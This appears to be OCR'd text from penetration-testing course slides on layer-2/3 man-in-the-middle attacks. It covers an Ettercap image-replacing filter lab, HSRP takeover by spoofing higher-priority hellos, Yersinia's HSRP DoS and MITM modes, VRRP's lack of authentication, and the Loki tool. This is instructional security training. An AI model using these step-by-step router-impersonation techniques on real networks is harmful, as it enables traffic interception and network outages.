
With some success in creating a MITM attack using Ettercap, we can move on to using it to modify network traffic using Ettercap filters. Create an Ettercap filter to replace all images from the target website with the file at http://10.10.10.70/pwned.jpg. Compile the filter with Ettercap and re-create the MITM attack, adding the filter.




Exercise - Ettercap MITM (8) -- Victim Step

Returning as the victim, refresh the content at the simple website you visited earlier. It may be necessary to hold down the Ctrl key when clicking Refresh to avoid using cached content (or simply empty your cached browser content).

Initially, the picture of Matilda the cat may not be exploited. The attacker must change the filter to catch all images on the target website.




Exercise - Ettercap MITM (9)
Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.




Exercise - Ettercap MITM (10) -- Attacker Step
This slide shows the initial filter used to manipulate the images on the simple target website, including the syntax for the etterfilter command and the ettercap command using the "pwned.ef" compiled filter. Change the first target designation in the ettercap command (noted above with "xx.xx.xx.xx" to reflect your victim's IP address.

This filter is only partially successful however, leaving the Matilda picture unchanged. Viewing the source of the target web-page will reveal that this picture uses the HTML img tag in uppercase "IMG src=", which is not handled by the filter.



Exercise - Ettercap MITM (11) -- Attacker Step

This slide demonstrates the entire filter that catches all images on the simple target website. You can download this picture from the lab server using the wget command, as shown.




HSRP

The Hot Standby Router Protocol (HSRP) is a Cisco-proprietary mechanism to ensure high-availability across multiple routers. In an HSRP environment, a primary router and one or more secondary routers route traffic for downstream devices. All HSRP participating routers are configured with a common virtual IP address that is set as the gateway for client devices.

Using a single virtual MAC address of 00:00:0c:07:ac:XX, where XX is the multicast group identifier, the primary device takes on responsibility for responding to ARP requests and processing network traffic while sending regular HSRP hello messages using the multicast group 224.0.0.2 with a UDP payload on port 1985. If the secondary device fails to see a preconfigured number of the hello messages, it believes the primary router has failed and takes on the primary device role. Client devices do not know which router is handling their traffic, nor do they require any special configuration to handle a failover event.

HSRP uses the concept of priorities to set the order of priority for handling network traffic. The priority field is 8-bits in length with the highest possible priority of 255. Priorities are set by the network administrator to designate the role of each HSRP router (primary, secondary, tertiary, etc.) when the network is setup.




HSRP Authentication

By default, HSRP uses plaintext passwords for authentication, which are included in the HSRP hello messages. The default password for HSRP configurations is "cisco", unless otherwise specified by the network administrator, as shown on this slide.

Note that because the HSRP hello messages are sent to the multicast address 224.0.0.2, all nodes on the network receive these frames. It is not necessary for an attacker to mount a MITM attack to observe the presence of HSRP traffic and the HSRP authentication data.

HSRP does include support for MD5-based authentication using a shared secret across all devices using the following configuration syntax:


```
interface type number
standby [group-number] authentication md5 key-string key
```



HSRP MITM

If an attacker is able to observe the authentication string used for HSRP, he can mount a MITM attack by exploiting HSRP and becoming the new primary router on the network. After observing HSRP hello messages from the primary device, the attacker can identify the authentication key and the priority of the active router. By impersonating an HSRP router, the attacker can have all network traffic redirected to himself:


1. Attacker sends HSRP hello messages with a higher priority than the observed primary router.
2. After observing the attacker's HSRP hello messages, the former primary and secondary routers are demoted to secondary and tertiary status, relinquishing responsibility for the network.
3. Next, the attacker changes his network card MAC address to 00:00:0c:07:ac:XX, replacing XX with the HSRP group address observed in the hello message, and uses the IP address of the default gateway.
4. Using the IP address of the default gateway, the attacker becomes a central point for all traffic on the network and MITM before forwarding the traffic to be delivered to one of the other HSRP routers. Periodically, the attacker sends HSRP hello messages on the network to maintain its position as the primary router.



Yersinia HSRP Attack

Yersinia includes support for detecting the presence of HSRP traffic, revealing the source IP address of the router participating in the HSRP group, the virtual IP address and the authentication credentials in use, as shown on this slide.

Press "g" to open the "Choose protocol mode" dialog box, then scroll and press "Enter" on the HSRP protocol option to open the HSRP attack mode. After identifying HSRP traffic, select the target virtual IP you wish to exploit for a MITM attack, then press "x" to open the "Attack Panel" dialog, as shown. Selecting "1" will cause the attacker to become the active router, but will not forward traffic received, causing a DoS attack against all LAN users. Selecting "2" will implement the same attack, but will forward traffic to the selected HSRP member as well, creating a MITM attack.




VRRP

In comparison to HSRP, the Virtual Router Redundancy Protocol (VRRP) is a standards-based protocol described in RFC 3768 and augmented in RFC 5798 for IPv6 networks. The operation of VRRP is similar to HSRP where two or more routers share responsibility for a virtual IP address using the MAC address 00:00:5e:00:01:XX where "XX" is the VRRP group. The multicast group 224.0.0.18 is used by the master to send keep-alive messages to other standby devices.

Unlike HSRP, VRRP does not use UDP as an IP payload, instead using IP protocol 112. An 8-bit priority field is used to identify the order in which the routers in the VRRP group take over responsibility for the virtual IP address.

Unlike HSRP, VRRP does not include any authentication or integrity checks. As such, all configurations of VRRP are vulnerable when an attacker observes VRRP keep-alive traffic on the LAN. However, Yersinia does not support a VRRP MITM attack. Fortunately, alternative attack tools are available.




Loki

Loki is a Python-based infrastructure attack tool focusing on exploiting layer 3 protocols. Loki reproduces some of the capabilities of Yersinia, but it also exceeds Yersinia's protocol support with an attractive GUI interface for Linux and FreeBSD systems.

At the time of this writing, Loki supports one or more attacks against the following protocols: ARP, HSRP, RIP, BGP, OSPF, EIGRP, WLCCP, VRRP, BFD, LDP and MPLS. Installation is awkward when building from source, though the authors provide precompiled packages that can be installed with little difficulty for common Linux distributions. While a Windows version of Loki is available, several of the attack functions do not work reliably, likely due to limited raw packet injection capabilities associated with the Windows NDIS interface model.


You can download the Loki source or packages for several Linux distributions at http://www.insinuator.net/tag/loki/.



Loki VRRP MITM Attack

